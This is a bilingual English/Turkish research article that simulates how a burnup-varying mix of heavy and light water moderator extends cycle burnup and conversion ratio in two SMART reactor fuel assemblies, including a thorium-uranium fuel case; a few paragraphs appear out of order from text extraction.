The neutronic behavior of nuclear reactors is being investigated by considering different fuel, cladding, and neutron-moderating materials. In the present manuscript, two different assembly types of the Korean system-integrated modular advanced reactor with different enrichments and different numbers of integral fuel burnable absorber fuel rods are considered; and the effects of mixed heavy/light water moderator, with varying fractions of heavy water during the burnup, on the assembly cycle burnup are investigated. It is observed that, to extend the cycle burnup, it is required to use a higher fraction of D₂O at the beginning of the cycle whereas it reduces toward the end of the cycle. A higher fraction of heavy water causes the neutron spectrum to shift to the resonance region, resulting in a higher capture rate of the fertile materials. This, in turn, causes an increase in the conversion ratio. On the contrary, toward the end of the cycle, by increasing the light water fraction, the neutron spectrum becomes softer. This also causes an increase in the fission rate of fissile materials. Finally, a certain improvement in the cycle burnup is observed. Moreover, by implementing the proposed method on an assembly containing (Th + U)₂O₂ fuel, the UO₂ mass saving is calculated.

Yakıt yanma sırasında farklı oranlarda ağır su içeren karışık H₂O/D₂O yavaşlatıcılı SMART rektörünün yakıt demetinin nötronik analizi

Makale Bilgisi

Araştırma makalesi
Başvuru: 13/08/2024
Düzeltilme: 06/09/2024
Kabul: 09/09/2024

Anahtar Kelimeler

SMART Reaktörü
Yanma Oranı
Spektrum
Yavaşlatıcı
Serpent

Öz

Nükleer reaktörlerin nötronik davranışı, farklı yakıt, zarf ve nötron yavaşlatıcı malzemeler dikkate alınarak araştırılmaktadır. Bu çalışmada, farklı zenginliklere ve farklı sayıda yanabilen soğurucu yakıt çubukları içeren Kore SMART reaktörüne ait iki farklı demet tipi ele alınmıştır; ve yanma sırasında değişen ağır su oranına sahip karışık ağır/hafif su yavaşlatıcısının demetinin yanma çevrimi üzerindeki etkileri araştırılmıştır. Çevrimin yanma süresini uzatmak için çevrim başlangıcında daha yüksek bir D₂O oranının kullanılmasının gerektiği ve bu oranın çevrimin sonuna doğru azaldığı görülmektedir. Ağır suyun yüksek oranı, nötron spektrumunun rezonans bölgeye kaymasına neden olur ve bu da doğurgan maddelerin daha yüksek bir nötron yakalama hızıyla sonuçlanır. Bu da sonuç olarak dönüşüm oranında bir artışa neden olur. Aksine, çevrim sonuna doğru, hafif su oranının artmasıyla nötron spektrumu daha yumuşak hale gelir. Bu aynı zamanda fisil malzemelerin fisyon hızında da bir artışa neden olur. Son olarak çevrim yanma oranında belirli bir iyileşme gözlemleniyor. Ek olarak, önerilen yöntemi (Th + U)₂O₂ yakıtı içeren bir düzenekte uygulayarak, UO₂ kütle tasarrufu hesaplanır.

1. INTRODUCTION (GİRİŞ)

Fuel material used in nuclear reactors is a mixture of fissile and fertile materials known as Heavy Metal (HM). As the result of the fission event a certain value of thermal energy and some radiations (e.g., neutrons and gamma-rays) are released. Specific fuel burnup (or Burnup) is denoted by *BU* and defined as the total generated thermal energy

due to the fission events per *kg* or metric ton of initial Heavy Metal (HM) loaded [1-4].

$$BU = \frac{\int_0^T P(t) dt}{m(HM)} = \frac{P_{av} \cdot T}{m(HM)} \left[\frac{MW - d}{kg(HM)} \right] \quad (1)$$

Where *P(t)* represent the generated thermal power at time *t*, *m* is the mass of the heavy metal, and

Nomenclature	
y	Fission yield (number of fission fragment generated per fission event)
BU	Burnup
$P(t)$	Time-dependent thermal power
$m (HM)$	mass of heavy metal.
T	Time in day.
$\bar{\varphi}$	The average neutron flux
λ	Decay constant
σ_a	Microscopic absorption cross section
Σ_f	Macroscopic fission cross section
N	Atom number density
MOX	Mixed oxide fuel
UO_2	Uranium dioxide
ThO_2	Thorium dioxide
Pu	Plutonium
D_2O & H_2O	Heavy and light water.
Gd_2O_3	Gadolinium oxide
Abbreviations	
SMART	Korean system-integrated modular advanced reactor
BOC	Beginning of the cycle
EOC	The end of the cycle
IFBA	Integral fuel burnable absorber

$P_{av} = \int_0^T P(t)dt / \int_0^T dt$ is the average thermal power generated during the T days.

During the reactor operation, the fission fragments and non-fissioned fuel materials are irradiated by both neutron and gamma radiations and may undergo different types of induced reactions. These materials may experience different possible radioactive decay reactions as well. Fission fragment and their progenies (formed due to radioactive decay) are called fission products. By fuel material burnup both buildup and loss of fission products take place, in other words, fuel composition is changed over time. Some of the fission products such as $Xe - 135$ and $Sm - 149$ have considerable neutron capture cross sections and subsequently harm the neutron economy within the system and are known as burnable poisons. After a few hours of the nuclear reactor's startup, due to the buildup of these two burnable poisons, a sudden drop in system reactivity is observed. It should be noted that the densities of these two elements finally reach their equilibrium values. Fission products have a great effect on system reactivity, power distribution, delayed neutrons' parameters, and decay heat of fuel. Hence, the time rate of change of their atom numbers or

concentrations should be taken into consideration [3,4].

If $N_i(t)$ be the number density of any material (either fissionable or fission products), the time rate of change of $N_i(t)$ is calculated as the production rate minus the loss rate. Production rate is the summation of productions due to: Fission, probable radioactive decay reactions, and probable radiation induced reactions. Loss rates also are due to both radioactive decay and radiation induced reactions [4-8].

$$\frac{dN_i(t)}{dt} = \sum_k y_{ik} \Sigma_{fk} \bar{\varphi} + \sum_j (\lambda_j + \sigma_{aj} \bar{\varphi}) N_j(t) - (\lambda_i + \sigma_{ai} \bar{\varphi}) N_i(t) \quad (2)$$

where y_{ik} is the number of i 'th atom generated per fission of k 'th isotope, $\bar{\varphi}$ represents the average neutron flux within the system, $\lambda_j N_j(t)$ and $\sigma_{aj} \bar{\varphi} N_j(t)$ are the production rates due to radioactive decay or neutron absorption of any j 'th isotope, respectively. Moreover, the considered material may experience a loss due to probable decay or neutron absorption reactions.

There are a huge number of elements within the fuel (due to fuel materials burning up, and other materials building up) and their numbers change as time passes. All of these come together to form a non-linear system of coupled equations, known as Bateman equations. To track the density of any isotopes within the fuel, it is required to solve the Bateman equations [8].

High majority of operating nuclear reactors are Light Water Reactors (LWR) which use water as both moderator and coolant [9]. The fission neutrons are generally fast with an average energy of $2 MeV$. Since the microscopic fission cross section of thermal neutrons is higher than those of fast neutrons, the moderator is used to moderate the fission fast newborn neutrons to the thermal region through multiple scattering events. A good moderator must thermalize the fast neutron with a relatively small number of scatterings and also have a huge scattering cross section in comparison with capture [10-11]. Slowing-down power is defined as the production of average logarithmic energy loss and macroscopic scattering cross section. A greater slowing-down power means neutrons are more effectively moderated. This parameter cannot be used as a criterion for selecting the best moderator. Moderating ratio is defined as the slowing-down power divided by the macroscopic absorption cross section of the material. The best moderator, in turn,

has a great moderating ratio. Light water has a greater slowing-down power in comparison with Heavy water, in contrast, heavy water is a better moderator than light water [10-12]. The neutron spectrum for a typical (Pressurized Water Reactor) PWR unit cell with H_2O and D_2O are plotted in Figure 1 and compared with each other. It is seen that due to the higher slowing-down power of H_2O , the spectrum can be considered thermal. Due to the higher fission cross section of $U-235$ at thermal energies, there is an excess reactivity at the Beginning of the Cycle (BOC), which is not desired from the fuel economy point of view.




Figure 1. Neutron spectrum of 2D PWR pin-cell with two different coolants. (İki farklı soğutucuya sahip 2B PWR pin hücresinin nötron spektrumu.)

Fuel utilization and all changes in fuel composition during the reactor operation affect the nuclear power economy. It is also desired to get more thermal energy from a certain amount of loaded fuel, meaning that, it is longed to extend the cycle burnup (or cycle length). In the case of small modular and large-scale LWRs, this aim has been pursued by several authors in the literature by considering the different fresh fuel compositions, cladding materials, and moderator mixtures [13-26]. For instance, thorium and transuranic mixed fuels have been considered an alternative to UO_2 fuel elements in small modular reactors. It has also been shown that usage of the suggested fuel mixture doubles the cycle length and reduces the system's initial excess reactivity [13]. Prianka et. al. investigated the neutronic analysis of the SMART reactor considering the uranium-nitride and uranium di-silicide accident-tolerant fuels and compared them with UO_2 fuels. They also showed that using the uranium-nitride increases the cycle length more than the other evaluated fuels [15]. The neutronic properties of $UO_2 - BeO$ fuel with $FeCrAl$ and SiC claddings were investigated by Chen et. al. [18]. They reported that, in the case of the $UO_2 - BeO - FeCrAl$ fuel-cladding system,

the xenon and krypton production rates are lower. Semi-heavy water and H_2O coolants' effects on the neutronic parameter of a research reactor were investigated by G. Rahimi and et. al. [21]. According to the obtained results, they concluded that Semi-heavy water increases thermal neutron flux, improves the axial and radial power peaking factors, and hence can be used as a coolant instead of H_2O . Light water and mixed $D_2O + H_2O$ moderators were also considered as candidate coolants for a civil marine reactor containing both solid and duplex fuel rods and their effects during the fuel burnup were investigated [22,23]. It was shown that the mixed coolant provides excellent core lifetimes comparable to those of high-enriched uranium military naval vessels while utilizing low-enriched uranium candidate fuels. Elzayat et. al. considered the H_2O/D_2O mixture as the candidate moderator for the UO_2 -fueled VVER 1000 assembly and showed that the fuel utilization was improved by 60% [25]. Single-batch neutronic analysis of a $D_2O + H_2O$ moderated SMR reactor with two different fissile loadings (i.e., 5% and 15%) was investigated by Lindley et. al. It was observed that natural uranium utilization experienced an increase between 39% and 47% in comparison to the reference benchmark [26].

In the present study, it is tried to investigate the effect of mixed heavy/light water on the cycle length, conversion ratio, and fuel depletion behaviors of two different assemblies of the SMART reactor. In line with this goal, by considering burnup steps of $5 Mwd/kgHM$, in each burnup step the volume fraction of heavy water is calculated using the proposed methodology in Section 4. The simulation is also continued step by step using the restart feature of the Serpent Monte Carlo code. The results obtained are compared with reference H_2O moderated assemblies' results. In addition, the effect of the presence of the burnable absorbers using the suggested method is also assessed. In the last section, the method is applied to Th -fueled assembly. In which, by applying the suggested method the fraction of ThO_2 in $(U + Th)O_2$ fuel is such calculated that the cycle burnup becomes equal to the cycle burnup of the reference assembly, and then the UO_2 mass saving due to the mixed H_2O/D_2O moderator usage is calculated.

2. MONTE CARLO SIMULATION METHOD (MONTE CARLO SİMÜLASYON YÖNTEMİ)

The Monte Carlo method is a stochastic simulation method and is extensively used to solve physical problems. The only requirement is to define probability distribution functions (PDFs) that

describe stochastic processes of the physical system. In this method, neutron transport is monitored by random sampling of neutrons' path length, direction, energy, and probable collision type [27,28]. In the criticality problems, by considering a certain number of neutrons (histories), some randomly distributed neutrons with fission energy spectrum are generated in the first cycle. At the end of the cycle, the multiplication factor is tallied as shown in Equation 3. Subsequently, the

neutron transport in the next cycle is monitored. Some of the initial cycles are ignored, these cycles are called passive cycles. The purpose of these passive cycles is to ensure that the distribution of neutrons released from fission converges to the fundamental mode. The remaining cycles are called the active cycles. The effective amplification factor is also calculated as the average of the amplification factors of these cycles [27-30].

$$K_{\text{cycle}} = \frac{\text{Total number of neutrons generated in the } n^{\text{th}} \text{ generation}}{\text{Total number of neutrons generated in the } (n - 1)^{\text{th}} \text{ generation}} \quad (3)$$

For each homogeneous subregion, the average neutron scalar flux is tallied by using either path-length or collision estimators. For instance,

Equation 4 represents the either path-length estimation method [31]:

$$\bar{\varphi} = \frac{\text{The sum of the total path lengths traveled by neutrons}}{\text{Volume}} \quad (4)$$

The calculated flux is used in the calculation of the reaction rate and then used in the solution of Bateman equations.

desalination of seawaters and process heat in industries. It contains 57 fuel assemblies with an assembly pitch of 21.504 cm. Each assembly, in turn, is designed as a 17-by-17 square lattice form. There are 264 fuel rods, one central instrumentational tube, and 24 control rod guide tubes in each assembly. The active height of the fuel rods is 200 cm and fuel rod pitch is equal to 1.2598 cm and the fuel enrichment is less than 5 w/0. Radial views and dimensions of fuel rods, empty guide tubes, and control rods are presented in Table 1 [13-14, 32-34].

3. REFERENCE PROBLEM DESCRIPTION (REFERANS PROBLEM TANIMI)

For this study, the two different assemblies of the Korean SMART reactor are taken into account. The SMART reactor is a multi-purpose small modular reactor with 330 MW nominal thermal power and average specific power of 23.079 kW/kgU. In conjunction with electrical power generation, the generated thermal power can be used in the

Table 1. Radial views and dimensions of fuel rod, guide tube, and control rod. (Yakıt çubuğu, kılavuz tüpü ve kontrol çubuğunun radyal görünüşleri ve boyutları.)

Region	Material	Dimensions (cm)	Material	Dimensions (cm)	Material	Dimensions (cm)
1	Fuel	0.40960	water	0.56150	Ag-In-Cd	0.43305
2	He	0.41875	Zr-4	0.61200	He	0.43690
3	Zr-4	0.47500	-	-	SS-304	0.48380

To compensate for the BOC excess reactivity, some of the fuel rods comprise a mixture of Gd_2O_3 and UO_2 ; and are known as Integral Fuel Burnable Absorbers (IFBA) fuel rods. According to the number of IFBA rods and fuel enrichment, there are

six types of assembly in the SMART core [13, 32]. In this manuscript, two different assembly types are considered to perform the assembly-level neutronic analysis. The schematics of the considered assemblies are depicted in Figures 2 and 3.




Figure 2. Assembly Type 1 (1. Tip demet)

Fuel Enrichment (w/o U – 235): **2.82 w/0**
 Number of IFBA rods: **8**
 Gd_2O_3 content in IFBA rod (w/0): **8 w/0**




Figure 3. Assembly Type 2 (2. Tip demet)

Fuel Enrichment (w/o U – 235): **4.88 w/0**
 Number of IFBA rods: **20**
 Gd_2O_3 content in IFBA rod (w/0): **8 w/0**

4. METHOD OF WORK (ÇALIŞMA YÖNTEMİ)

Burnup calculation of the considered reference study cases is performed by using Serpent 2.1.30 Monte Carlo code [35,36]. To reduce the computational time cost the geometry is prepared with 1/8 symmetry, and the 2D geometry is subjected to reflective boundary condition. That is, if a neutron of direction cosine μ exits the system at the boundary, a new neutron with direction cosine of $-\mu$ enters the system. Since, in this work, it is dealt with a single batch comparative study, the

leakage effect on the system reactivity is not considered, that is, the cycle burnup is the burnup value corresponding to $k_{inf} = 1$. In burnup calculation, each UO_2 fuel rod's pellet region is considered as a single depletion zone. To compensate self-shielding effect, each IFBA rod's pellet region is divided into ten annular (radial) depletion zones with equal volume. The volumes of depletion zones are also calculated using the -checkvolumes command. Variations of k_{inf} during burnup for the reference assemblies are shown in Figures 4 and 5.




Figure 4. Infinite multiplication vs. burnup factor for assembly Type 1 (1.tip demet için sonsuz çoğalma faktörünün yanma oranıyla değişimi)




Figure 5. Infinite multiplication factor vs. burnup for assembly Type 2 (2.tip demet için sonsuz çoğalma faktörünün yanma oranıyla değişimi)

The cycle burnups corresponding to assembly types 1 and 2 are calculated as 24 MWd/kgHM and 41.08 MWd/kgHM , respectively. It should be noted that Xe-135 and Sm-149 equilibrium concentrations are set using the "set xenon 1" and "set samarium 1" commands. Monte Carlo simulation is performed by setting the fuel material and non-fuel materials' (clad and coolant) temperatures to 900 K and 600 K , respectively. Meaning that the system is operated at Hot Full Power (HFP) condition. In addition, neutron history, passive cycles, and active cycle numbers are set to 25000, 50, and 150, respectively. That is, the initial 50 cycles are devoted to the convergence of the flux to its fundamental mode, and the multiplication factor of the system is calculated as the average of the multiplication factors of the active cycles.

To investigate the effect of mixed heavy/light water moderator on the burnup analysis (cycle burnup), for different burnup steps with an increment of 5 MWd/kgHM the following are done:

In the first step, the burnup calculations are performed for different volume fractions of heavy water in the moderator (starting from 100 % with a 10% decrement). Using the obtained multiplication factors corresponding to each volume fraction, the optimum fraction of the heavy water to have a critical system at the end of the burnup step (here, 5 MWd/kgHM) is calculated using the linear interpolation method. For the calculated volume fraction, the burnup calculation is performed in the first step. By setting the "set inventory all" and "set rfw" restart file commands [35,37], the depleted fuel compositions at 5 MWd/kgHM burnup step are written into a binary restart file and used in the following step calculations.

In the second step, using the depleted fuel compositions from the preceding simulation, for different volume fractions of D_2O (starting from the fraction calculated in the previous burnup step with a decrement of 10%) the burnup simulations are performed. Using the obtained results, the optimum volume fraction which satisfies the system criticality at 10 MWd/kgHM is calculated. Similar to the previous step, the burnup simulation for the calculated fraction is done and depleted fuel compositions are stored to use in the next step calculation.

This procedure is pursued in the next steps. In the final step, the volume fraction of heavy water is set to zero and the burnup value corresponding to

$k_{inf} = 1$ is calculated which is also the cycle burnup.

5. RESULTS AND DISCUSSION (BULGULAR VE TARTIŞMA)

In this section, the proposed simulation method is implemented on the considered reference assemblies, and the effect of usage of heavy water on the cycle length and its reasons are investigated. The effect of the presence of burnable poison materials (IFBA rods) is also analyzed. Finally, by implementing the developed simulation method on an assembly containing $(Th - U)O_2$ fuel material, the possibility of usage of Thorium is assessed.

5.1. Case1: Assembly Type 1 (Durum 1: 1. DEMET TİPİ)

In this section, the proposed methodology is applied to assembly type 1. Furthermore, to investigate the effect of burnable absorber materials when using mixed D_2O/H_2O moderator, IFBA rods in the reference setup are replaced with UO_2 rods and taken as another study case. Variations of multiplication factors during the burnup for three considered cases are plotted in Figure 6. In comparison with the 24 MWd/kgHM cycle burnup of the H_2O moderated assembly, the cycle burnups of the assembly with mixed D_2O/H_2O moderator in the presence and absence of the IFBA rods are calculated as 28.1 MWd/kgHM and 29.1 MWd/kgHM , respectively. These, in turn, show a 17.08% and 21.25% improvement (extension) in cycle burnup. Volume fractions of the heavy water in the moderator are also presented in Figure 7. It is seen that this fraction goes down with the increase in burnup.

For the D_2O/H_2O moderated system containing IFBA fuel rods, burnup-dependent changes of Gd-155 and Gd-157 isotopes are shown in Figures 8 and 9, and compared with those of H_2O moderated assembly. It is seen that their number densities experience rapid decrease (due to their higher absorption cross section) and finally reach equilibrium with negligible atom number densities. This equilibrium value, in turn, is due to the low-yield production of the Gd-isotopes as the result of the fission event. As clearly seen in Figure 6, up to almost 15 MWd/kgHM burnup step, the excess reactivities of the mixed D_2O/H_2O moderated system in the presence of IFBA rods are lower than those of the same system without IFBA rods. This is due to the rapid burnup (due to higher neutron absorption) of the Gd-155 and Gd-157 burnable absorber materials during the initial steps. However,

after this burnup step, a negligible number of Gd isotopes remain at equilibrium conditions, and thus

both systems have almost the same excess reactivity.




Figure 6. K_{inf} vs. burnup (yanma oranına karşın K_{inf})




Figure 7. Burnup dependent heavy water volume fraction (Yanma Oranına bağlı ağır su oranı)




Figure 8. Burnup dependent variation of Gd-155 number density. (Gd-155 atom yoğunluğunun yanma oranına bağlı değişimi)




Figure 9. Burnup dependent variation of Gd-157 number density. (Gd-157 atom yoğunluğunun yanma oranına bağlı değişimi)

Figure 10 shows the change in the conversion ratio versus burnup for three cases. As seen in the figure, by increasing the D_2O fraction at the BOC, the conversion ratio experiences an increase, although the presence of burnable absorbers may reduce it slightly. In contrast, the conversion ratio of the H_2O moderated assembly is low at the BOC and goes up with burnup. It should also be noted that all burnup-dependent parameters are plotted up to the system's cycle burnup.

It can be concluded that the improvement in the cycle burnup originated from using a higher amount of heavy water during the first burnup steps. In other words, due to the lower slowing down power of D_2O , the neutron spectrum is hardened (shifted to the resonance region) at BOC. Subsequently, due to the higher capture cross section of the fertile ($U - 238$) material in the resonance region, the high

majority of excess neutrons are absorbed by these materials and cause to the generation of $Pu - 239$ and subsequent ($Pu - 241$) fissile materials. These result in an increase in the conversion ratio in comparison with the H_2O moderated system. Toward the End of the Cycle (EOC), by increasing the H_2O fraction neutron spectrum becomes softer (shifted to thermal region). Due to higher fission cross sections of fissile materials in the thermal region, the generated fissile materials during the first burnup steps have a considerable contribution to thermal power generation and subsequently result in the extension of cycle length. In the H_2O moderated assembly due to higher slowing down power the high majority of the BOC excess thermal neutrons are absorbed in the fuel material resulting in a lower conversion ratio and larger excess reactivity at the BOC.




Figure 10. Conversion ratio vs. burnup. (Yanma oranına karşın dönüşüm oranı)

Atom density variations of $U - 235$, $U - 236$, $U - 238$, and $Pu - 239$ isotopes during burnup are plotted in Figures 11 through 14. It is clearly seen that, at any burnup point, due to the application of mixed H_2O/D_2O moderators: $U - 235$ and $U -$

238 consumption rates experience a decrease and an increase, respectively. Moreover, the production rates of both $U - 236$ and $Pu - 239$ go up, although the increase rate of the $Pu - 239$ is more considerable.




Figure 11. U-235 number density change with burnup. (U-235 atom yoğunluğunun yanma oranına bağlı değişimi)




Figure 12. U-236 number density change with burnup. (U-236 atom yoğunluğunun yanma oranına bağlı değişimi)




Figure 13. U-238 number density change with burnup. (U-238 atom yoğunluğunun yanma oranına bağlı değişimi)




Figure 14. Pu-239 number density change with burnup. (Pu-239 atom yoğunluğunun yanma oranına bağlı değişimi)

5.2. Case2: Assembly Type 2 (Durum2: 2. DEMET TİİPi)

For assembly type 2, the infinite multiplication factor change with burnup is shown in Figure 15.

The corresponding D_2O volume fractions are also plotted in Figure 16. The cycle burnup for the mixed moderated system in the presence and absence of the burnable absorbers are calculated as 47 MWd/kgU and 50.1 MWd/kgU , In comparison with

41.08 MWd/kgU cycle burnup of the H₂O moderated assembly, the cycle burnup is improved by 14.4% and 21.95%, respectively. Since there are more IFBA rods in this assembly type, the cycle burnup improvement rate is less than that of assembly type 1. But in the absence of burnable absorbers, in both assembly types, there is an improvement of about 21%. In addition, due to higher enrichment, BOC volume fractions of D₂O

in this assembly type are calculated more than those of assembly type 1. Due to higher volume fractions, it is expected the system conversion ratio values are also greater than those of the assembly type 1, however conversion ratio is inversely proportional to the enrichment. As Figure 17 shows, there is a lower conversion ratio compared with assembly type 1.




Figure 15. Infinite multiplication factor changes with burnup. (Sonsuz çoğalma faktörünün yanma oranıyla değişimi)




Figure 16. Heavy water volume fractions vs. burnup steps. (Yanma Oranına bağlı ağır su oranı)




Figure 17. Conversion ratio variation with burnup. (Yanma oranına karşın dönüşüm oranı)

5.3. ASSESSMENT OF THE THORIUM EFFECTS (TORYUM ETKİLERİNİN DEĞERLENDİRİLMESİ)

Th – 232 is a fertile material and by absorbing a neutron is finally converted to U-233 fissile material. As seen in the previous section, the usage of mixed D₂O/H₂O moderators with different volume fractions of D₂O causes an increase in the cycle burnup. In this test case, it is tried to use (U + Th)O₂ in assembly type 2 without considering any burnable poison. And calculate the required content of ThO₂ in fuel to have the same

(41.08 MWd/kgU) cycle burnup with H₂O moderated reference assembly. To find the optimum ThO₂ content in fuel that satisfies the cycle burnup of 41.08 MWd/kgHM the following is done: For different mass fractions of ThO₂, the cycle burnups of the assembly with a mixed moderator are calculated. By using the obtained values and applying the linear interpolation method the optimum ThO₂ content of the (Th + U)O₂ is calculated equal to 14.09w/0. As shown in Figure 18, our calculated value for ThO₂ content meets the cycle burnup criterion of 41.08 MWd/kgHM. In addition, by calculating the UO₂ mass in both H₂O

moderated reference assembly and $(Th + U)O_2$ fueled assembly with mixed D_2O/H_2O moderator, it is seen that there is about 40 kg UO_2 mass saving when using the mixed moderator in Th -fuel assembly (See the Appendix A for detailed calculation). This, in turn, is because of higher




Figure 18. k_{inf} changes with burnup. (Yanma oranına karşın k_{inf})

6. CONCLUSIONS (SONUÇLAR)

According to the IAEA report, more than 80 percent of the operating reactors are LWRs, which use UO_2 (with less than 5% enrichment) as fuel material. Due to the high consumption rate of uranium, the natural resource of this precious material decreases. Either the extracted plutonium from the spent fuel during the reprocessing process (in PuO_2 form) or thorium dioxide materials are suggested to reduce the excess uranium use. In addition, it is desired to get the maximum possible thermal energy from the loaded fuel, meaning that, for a certain amount of the fuel the maximum possible cycle burnup is wanted. In line with this goal, several fuel, cladding, and moderator materials are being suggested, and their effect on the neutronic behavior of the nuclear reactors is being investigated.

In the present work, it is investigated how the mixed heavy/light water moderator affects the cycle length of a fuel assembly. For this aim, for two different assemblies of the SMART reactor, the volume fraction of heavy water in each burnup step is calculated. It is observed that due to the high fraction of heavy water at the BOC, the neutron spectrum is shifted to the resonance region. Subsequently, the excess neutrons are absorbed by fertile material and this, in turn, increases the conversion ratio. Toward the EOC the spectrum is

conversion ratios resulting from the presence of $Th - 232$ and $U - 238$ fertile materials (Figure 19). The volume fractions of heavy water are also calculated as 0.6323, 0.5482, 0.4701, 0.3965, 0.3154, 0.2312, 0.1350, 0.0274, and 0.




Figure 19. Conversion ratio vs. burnup. (Yanma oranına karşın dönüşüm oranı)

shifted to the thermal region. Due to the higher fission cross section of fissile materials in this region and also because of the higher production rate of the new fissile material during the BOC, cycle burnup is extended by almost 21%. Moreover, it is seen that the extension of cycle burnup of assemblies in the presence of burnable absorbers is less than that without burnable absorbers. Finally, the reference assembly is compared with an assembly fueled by $(Th + U)O_2$ and moderated with mixed D_2O/H_2O with the same cycle burnup; it is seen that there is an almost 40 kg UO_2 mass saving in comparison with the reference assembly.

APPENDIX A. UO_2 MASS SAVING DUE TO $(Th + U)O_2$ FUEL USAGE (($Th + U$) O_2 YAKIT KULLANIMI NEDENİYLE UO_2 KÜTLE TASARRUFU)

As mentioned earlier, H_2O moderated reference assembly contains 244 and 20 numbers of UO_2 and $(UO_2 + Gd_2O_3)$ IFBA fuel rods, respectively. The physical density of the UO_2 and IFBA fuels are also taken equal to $10.286 g/cm^3$ and $10.017 g/cm^3$, respectively. The active height and radius of the fuel regions are also given as $H = 200 cm$ and $R_f = 0.4096 cm$. Hereby, as shown in Equation A.1, the total mass of UO_2 is calculated as 284 kg .

$$m_{UO_2} = \left[244(\rho_{UO_2} \pi R_f^2 H) + 20 \left(0.92(\rho_{IFBA} \pi R_f^2 H) \right) \right] \times 10^{-3} = 283.996 kg \quad (A.1)$$

On the other side, in case of using $(Th + U)O_2$ fuel and mixed heavy/light water moderator, the required content of ThO_2 in fuel for 41.08 MWd/kgU cycle burnup is obtained as 14.09w/0. By considering the physical density of ThO_2 as 9.970 g/cm^3 . The physical density of $(Th + U)O_2$ mixture is obtained equal to 10.241 g/cm^3 . In this case, the total mass of UO_2 becomes equal to 244.844 kg.

$$m'_{UO_2} = \left[264 \left((1 - 0.1409) (\rho_{(Th+U)O_2} \pi R_f^2 H) \right) \right] \times 10^{-3} = 244.844 \text{ kg} \quad (A.2)$$

It is seen that there is an almost 40 kgUO₂ mass saving in comparison with the reference assembly.

DECLARATION OF ETHICAL STANDARDS (ETİK STANDARTLARIN BEYANI)

The author of this article declares that the materials and methods he used in his work do not require ethical committee approval and/or legal-specific permission.

AUTHORS' CONTRIBUTIONS (YAZARLARIN KATKILARI)

Behram MELİKKENDLİ: Writing, Software, Methodology, Investigation, Formal analysis, Conceptualization.

CONFLICT OF INTEREST (ÇIKAR ÇATIŞMASI)

There is no conflict of interest in this study.

REFERENCES (KAYNAKLAR)

- [1] Lamarsh, J. R., & Baratta, A. J. (2001). Introduction to nuclear engineering (Vol. 3, p. 783). Upper Saddle River, NJ: Prentice Hall.
- [2] Monterroso Urrutia, E. A. (2021). Determination of burnup of nuclear fuel. Master's thesis. Nuclear Engineering, University of Ljubljana.
- [3] Marguet, S. (2018). The physics of nuclear reactors. Springer.
- [4] Spence, G. R. (2014). Phoenix: A Reactor Burnup Code With Uncertainty Quantification, Doctoral dissertation, Nuclear Engineering, Texas A&M University, College Station, TX.
- [5] Isotalo, A. (2013). Computational methods for burnup calculations with Monte Carlo neutronics, Doctoral dissertation, aalto university.
- [6] Sogbadji, R. B. M. (2012). Neutronic study of the mono-recycling of americium in PWR and of the core conversion in MNSR using the

MURE code, PhD thesis, University of paris sud.

- [7] Haeck, W., & Verboomen, B. (2007). An optimum approach to Monte Carlo burnup. Nuclear Science and Engineering, 156(2), 180-196.
- [8] Cacuci, D. G. (Ed.). (2010). Handbook of Nuclear Engineering: Vol. 1: Nuclear Engineering Fundamentals; Vol. 2: Reactor Design; Vol. 3: Reactor Analysis; Vol. 4: Reactors of Generations III and IV; Vol. 5: Fuel Cycles, Decommissioning, Waste Disposal and Safeguards (Vol. 1). Springer Science & Business Media.
- [9] Ingersoll, D. T., & Carelli, M. D. (Eds.). (2014). Handbook of small modular nuclear reactors. Elsevier.
- [10] Lewis, E. E. (2008). Fundamentals of nuclear reactor physics. Elsevier.
- [11] Stacey, W. M. (2007). Nuclear reactor physics. John Wiley & Sons.
- [12] Zreda, M., Desilets, D., Ferré, T. P. A., & Scott, R. L. (2008). Measuring soil moisture content non-invasively at intermediate spatial scale using cosmic-ray neutrons. Geophysical research letters, 35(21).
- [13] Akbari, R., Nasr, M. A., D'Auria, F., Cammi, A., Maiorino, J. R., & de Stefani, G. L. (2024). Analysis of thorium-transuranic fuel deployment in a LW-SMR: A solution toward sustainable fuel supply for the future plants. Nuclear Engineering and Design, 421, 113090.
- [14] Mehboob, K., Al-Zahrani, Y. A., Alhusawai, A., & Ali, M. (2023). Neutronic analysis of SMART reactor core for (U-Th) O₂ and MOX fuel hybrid configurations. Arabian Journal for Science and Engineering, 48(6), 8127-8142.
- [15] Prianka, S. E. A., & Prodhon, M. M. H. (2024). Evaluation of neutronic characteristics of accident tolerant fuel concepts in SMART reactor fuel assemblies using DRAGON. Nuclear Engineering and Design, 421, 113100.
- [16] Pino-Medina, S., & François, J. L. (2021). Neutronic analysis of the NuScale core using accident tolerant fuels with different coating materials. Nuclear Engineering and Design, 377, 111169.
- [17] Aziz, F., Rivai, A. K., Panitra, M., Dani, M., & Suharno, B. (2024). Accident Tolerant Fuel Cladding Materials for Light Water Reactors: Analysis of Neutronic Characteristics. International Journal of Technology, 15(3).
- [18] Chen, S., & Yuan, C. (2020). Neutronic study of UO₂-BeO fuel with various

- claddings. *Nuclear Materials and Energy*, 22, 100728.
- [19] Liang, Y., Lan, B., Zhang, Q., Seidl, M., & Wang, X. (2022). Neutronic analysis of silicon carbide Cladding-ATF fuel combinations in small modular reactors. *Annals of Nuclear Energy*, 173, 109120.
- [20] Chen, S., & Yuan, C. (2019). Minor Actinides transmutation in candidate accident tolerant fuel-claddings U3Si2-FeCrAl and U3Si2-SiC. *Annals of Nuclear Energy*, 127, 204-214.
- [21] Rahimi, G., Hadad, K., Nematollahi, M., Zarifi, E., & Sahin, S. (2020). Comparison of semi-heavy water and H2O as coolant for a conceptual research reactor from the view point of neutronic parameters. *Progress in Nuclear Energy*, 118, 103126.
- [22] Alam, S. B., Goodwin, C. S., & Parks, G. T. (2019). Parametric neutronics analyses of lattice geometry and coolant candidates for a soluble-boron-free civil marine SMR core using micro-heterogeneous duplex fuel. *Annals of Nuclear Energy*, 129, 1-12.
- [23] Alam, S. B., Almutairi, B., Kumar, D., Tanim, S. H., Jaradat, S., Goodwin, C. S., ... & Parks, G. T. (2020). Neutronic feasibility of civil marine small modular reactor core using mixed D2O+ H2O coolant. *Nuclear Engineering and Design*, 359, 110449.
- [24] Nagy, M. E., Aly, M. N., Gaber, F. A., & Dorrah, M. E. (2014). Neutronic behavior of reactor moderated by mixtures of light and heavy waters at different ratios. *Annals of Nuclear Energy*, 63, 548-555.
- [25] Elzayat, T., Chertkov, Y. B., & Ashraf, O. (2022). Chemical spectral shift control method for VVER-1000 LEU fuel assembly benchmark. *Annals of Nuclear Energy*, 165, 108677.
